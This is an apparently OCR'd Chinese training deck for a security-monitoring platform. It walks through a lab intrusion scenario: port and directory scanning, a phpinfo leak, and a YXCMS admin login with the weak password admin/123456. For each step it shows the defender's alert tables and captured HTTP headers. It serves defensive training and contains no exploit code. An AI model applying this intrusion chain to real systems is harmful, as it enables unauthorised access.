
天眼实训平台场景一

2021-04-08

目录


场景介绍

现有一台某公司官网的WEB服务器和邮件服务器对外网开放，某黑客通过入侵WEB服务器，从而控制了邮件服务器双网卡的机器，入侵到了内网，获取到了公司机密文件




场景介绍


攻击流程图


信息收集
攻击者网站进行C段、端口、目录等扫描发现网站有3389,3306.80等端口对外开放
漏洞利用
攻击者利用Nday漏洞上传了webshell，获取了用户密码
横向渗透
攻击者以web服务器的账号密码密码登录邮件系统
入侵内网
攻击者以邮件服务器为跳板机利用MS17_010入侵内网机器
获取文件
攻击者在系统中创建后门脚本，获取文件

实验步骤-信息收集阶段

攻击-使用御剑进行目录扫描、nmap进行端口扫描





实验步骤-信息收集阶段

防守-查看分析平台有目录探测和NMAP扫描行为

实验步骤-信息收集阶段

防守-分析流量可以看出攻击IP、受害IP、端口、和HEAD请求

告警时间	2022-04-08 14:47:33	威胁级别	低危
攻击IP	192.168.93.1	受害IP	192.168.93.131
告警类型	【攻击利用】信息泄露	威胁名称	发现敏感目录/文件探测行为
源MAC地址	00:50:56:c0:00:08	目的MAC地址	00:0c:29:40:9c:0e
告警次数	118	状态	未处置
告警设备	815077387	告警设备IP	10.48.21.146
规则ID	0x100207bf	攻击阶段	侦察
XFF代理		攻击结果	失败

五元组信息

源IP	192.168.93.1 未分配资产组	目的IP	192.168.93.131 未分配资产组
源端口	7295	目的端口	80
源地理信息	局域网	目的地理信息	局域网
协议		VLAN	

请求头


```
HEAD /admin.cgi HTTP/1.1
Host: 192.168.93.131
```

响应头

```
HTTP/1.1 404 Not Found
Date: Fri, 08 Apr 2022 06:46:36 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Content-Type: text/html; charset=iso-8859-1
```

实验步骤-信息收集阶段

攻击-攻击者扫描到phpinfo页面泄露进行访问



实验步骤-信息收集阶段

防守-查看分析平台有相应的告警,分析phpinfo页面是否存在、页面存在路径是什么。

最近发生时间	受害IP	攻击IP	资产IP	告警类型	威胁名称	攻击结果	威胁级别	次数	告警标签	操作
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】目录遍历	发现目录穿越攻击行为	失败	高危	2		详情 | 处置 | 加白
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】信息泄露	发现敏感信息文件的探测行为	失败	低危	2		详情 | 处置 | 加白
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】目录遍历	发现目录穿越攻击行为	失败	中危	2		详情 | 处置 | 加白
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】目录遍历	路径穿越攻击(机器学习)	失败	中危	2		详情 | 处置 | 加白
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】信息泄露	发现PHPINFO信息泄露漏洞	攻击成功	中危	1		详情 | 处置 | 加白

告警类型	【攻击利用】信息泄露	威胁名称	发现PHPINFO信息泄露漏洞
源MAC地址	00:50:56:c0:00:08	目的MAC地址	00:0c:29:40:9c:0e
告警次数	1	状态	未处置
告警设备	815077387	告警设备IP	10.48.21.146
规则ID	0x1000000f	攻击阶段	侦察
XFF代理		攻击结果	攻击成功

五元组信息

源IP	192.168.93.1 未分配资产组	目的IP	192.168.93.131 未分配资产组
源端口	9493	目的端口	80
源地理信息	局域网	目的地理信息	局域网
协议		VLAN	


请求头

```
GET /phpinfo.php HTTP/1.1
Host: 192.168.93.131
Connection: keep-alive
Cache-Control: max-age=0
```

实验步骤-漏洞利用阶段

攻击-使用弱口令登录管理后台后台admin/123456,后台地址为

http://192.168.93.131/YXCMS/index.php?r=admin



实验步骤-漏洞利用阶段

防守-在天眼发现明文口令传输的告警,分析登录地址，传输口令

事件提交 | 自定义标签 | 标记已读 | 标记未读 | ... | 导出

最近发生时间	受害IP	攻击IP	资产IP	告警类型	威胁名称	攻击结果	威胁级别	次数	告警标签	事件上报	操作
2022-04-08 15:21:21	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】其他攻击...	发现明文口令传输	企图	中危	1		未上报	详情 | 处置 | 加白
2022-04-08 15:21:21	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】弱口令	Web弱口令登录	企图	高危	1		未上报	详情 | 处置 | 加白
2022-04-08 15:21:21	192.168.93.1	192.168.93.131	192.168.93.1	【拒绝服务】其他拒绝...	ACK_FLOOD	企图	高危	3		未上报	详情 | 处置 | 加白
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】目录遍历	发现目录穿越攻击行...	失败	高危	2		未上报	详情 | 处置 | 加白
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】目录遍历	路径穿越攻击(机器...	失败	中危	2		未上报	详情 | 处置 | 加白


```
POST /YXCMS/index.php?r=admin/index/login HTTP/1.1
Host: 192.168.93.131
Connection: keep-alive
Content-Length: 164
Cache-Control: max-age=0
```


```
username=admin&password=******&checkcode=2342&x=3
pzraaiO%2Bnlutw
```

告警类型	【攻击利用】弱口令	威胁名称	Web弱口令登录
源MAC地址	00:50:56:c0:00:08	目的MAC地址	00:0c:29:40:9c:0e
告警次数	1	状态	未处置
告警设备	815077387	告警设备IP	10.48.21.146
规则ID	0x100011e9	攻击阶段	入侵
弱口令账号	admin	弱口令密码	***3456 显示密码
XFF代理		攻击结果	企图

实验步骤-漏洞利用阶段

